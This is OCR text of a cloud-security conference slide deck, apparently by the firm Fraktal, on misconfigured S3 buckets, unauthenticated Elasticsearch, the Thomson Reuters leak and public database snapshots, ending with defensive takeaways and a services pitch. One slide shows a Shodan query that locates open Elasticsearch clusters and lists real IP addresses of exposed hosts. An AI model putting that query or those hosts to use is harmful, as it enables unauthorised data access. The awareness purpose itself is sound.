
Still going strong after over a decade

Tools for securing and discovering s3 buckets improved significanlty

Will still be an issue for the next 10 years given the rate of adoption

Easy money for ransomware groups and BB hunters

# Leaky buckets in 2022: 77.4TB of data in 38 incidents





Source: https://www.hackmageddon.com/2022/02/21/leaky-buckets-in-2022/

# Elasticsearch instances

Things that are insecure by default continue do be so in the cloud

Databases such like Elasticsearch, MongoDB, Redis do not enforce authentication by default, leading to instabreaches

Elasticsearch seen in multiple public breaches in 2022




# Thomson Reuters collected and leaked at least 3TB of sensitive data

Vilius Petkauskas, Senior Journalist | Updated on: 03 November 2022 | 2

***Thomson Reuters, a multinational media conglomerate, left an open database with sensitive customer and corporate data, including third-party server passwords in plaintext format. Attackers could use the details for a supply-chain attack.***

- Media giant with $6.35 billion in revenue left at least three of its databases open
- At least 3TB of sensitive data exposed including Thomson Reuters plaintext passwords to third-party servers
- The data company collects is a treasure trove for threat actors, likely worth millions of dollars on underground criminal forums
- The company has immediately fixed the issue, and started notifying their customers
- Thomson Reuters downplayed the issue, saying it affects only a “small subset of Thomson Reuters Global Trade customers”
- The dataset was open for several days – malicious bots are capable of discovering instances within mere hours
- Threat actors could use the leak for attacks, from social engineering attacks to ransomware



SHODAN
Explore
Downloads
Pricing
product:elastic org:"Amazon Technologies Inc." docs
Account
TOTAL RESULTS
681
TOP COUNTRIES
United States 612
Singapore 42
Ireland 12
Japan 8
Australia 7
More...
View Report
Download Results
Historical Trend
View on Map
Partner Spotlight: Looking for a place to store all the Shodan data? Check out Gravwell
3.12.119.112
ec2-3-12-119-112.us-east-2.compute.amazonaws.com
Amazon Technologies Inc.
United States, Hilliard
cloud
database
2023-02-11T13:55:05.230070
HTTP/1.1 200 OK
content-type: application/json; charset=UTF-8
content-length: 535
Elastic:
Total Size: 1.32 GB
Total Docs: 3,800,682
Indices:
eks-tooling-cluster-1970.01.01 (224.73 KB)
eks-tooling-cluster-2023.02.05 (206.03 MB)
eks-tooling-cluster-2023.02.06 (207.28 MB)
...
54.162.33.19
2023-02-11T13:47:55.045542

# Public RDS snapshots

Database snapshots can be made public for sharing with 3rd parties. Workflow:

1) Make public
2) Share with 3rd party
3) Make private

Also applies to EBS snapshots




# Impact: what do the attackers want

Access to data

- Data theft
- Ransomware
- Mayhem

Access to computing resources

- Staging other attacks
  - C2
  - DDoS
  - SES
- Cryptojacking



FRAKTAL

# Takeaways


Cloud breaches will continue happen, as more and more companies migrate to the cloud.

Cloud environments provide a robust set of tools for security configuration and monitoring.

Attackers will probably only try the easy stuff against your environment and then move on.

3 easy steps attackers do not want you to know:


1) Understand your attack suface
2) Monitor for suspicious behaviour
3) Have a plan in place for when something happens



FRAKTAL


# Thank you.

# Our services



# Our cloud security offering in a nutshell

## 1. Plan it secure

Making secure use of cloud starts by understanding the shared responsibilities, security features of the chosen cloud services, and how to set them up securely.

Fraktal's experts have helped many cloud data platforms and application projects to be a security success by applying threat modeling and our knowledge of cloud security and attacks.

FRAKTAL

# Our cloud security offering in a nutshell

## 2. Build visibility

Running workloads in the cloud securely requires that your team has sufficient visibility to security events about the workloads.

Fraktal's experts have worked with our client teams in advising and implementing custom-made security event monitoring solutions from user-facing cloud applications and APIs to Kubernetes workload orchestration.

FRAKTAL

# Our cloud security offering in a nutshell

## 3. Assess continuously

Part of maintaining a good security posture in the cloud is by assessing is continuously.

Fraktal's experts can work with your teams to set up automations to identify unexpected changes in code or infrastructure as well as verify continuous security posture by manual security assessment and purple team attack simulations.

FRAKTAL

# Our cloud security offering in a nutshell

## 1. Plan it secure

Making secure use of cloud starts by understanding the shared responsibilities, security features of the chosen cloud services, and how to set them up securely.

Fraktal's experts have helped many cloud data platforms and application projects to be a security success by applying threat modeling and our knowledge of cloud security and attacks.

## 2. Build visibility

Running workloads in the cloud securely requires that your team has sufficient visibility to security events about the workloads.

Fraktal's experts have worked with our client teams in advising and implementing custom-made security event monitoring solutions from user-facing cloud applications and APIs to Kubernetes workload orchestration.

## 3. Assess continuously

Part of maintaining a good security posture in the cloud is by assessing is continuously.

Fraktal's experts can work with your teams to set up automations to identify unexpected changes in code or infrastructure as well as verify continuous security posture by manual security assessment and purple team attack simulations.

Secure cloud architecture and use

FRAKTAL

# Thank you!

# Best Practices for Security at Scale

Markku Kaskenmaa, Amazon Web Services

# Securing the Cloud for Retail Business at SOK

*Miso Lith, SOK*


# Thank you.

Thanks for coming! See you in the next event.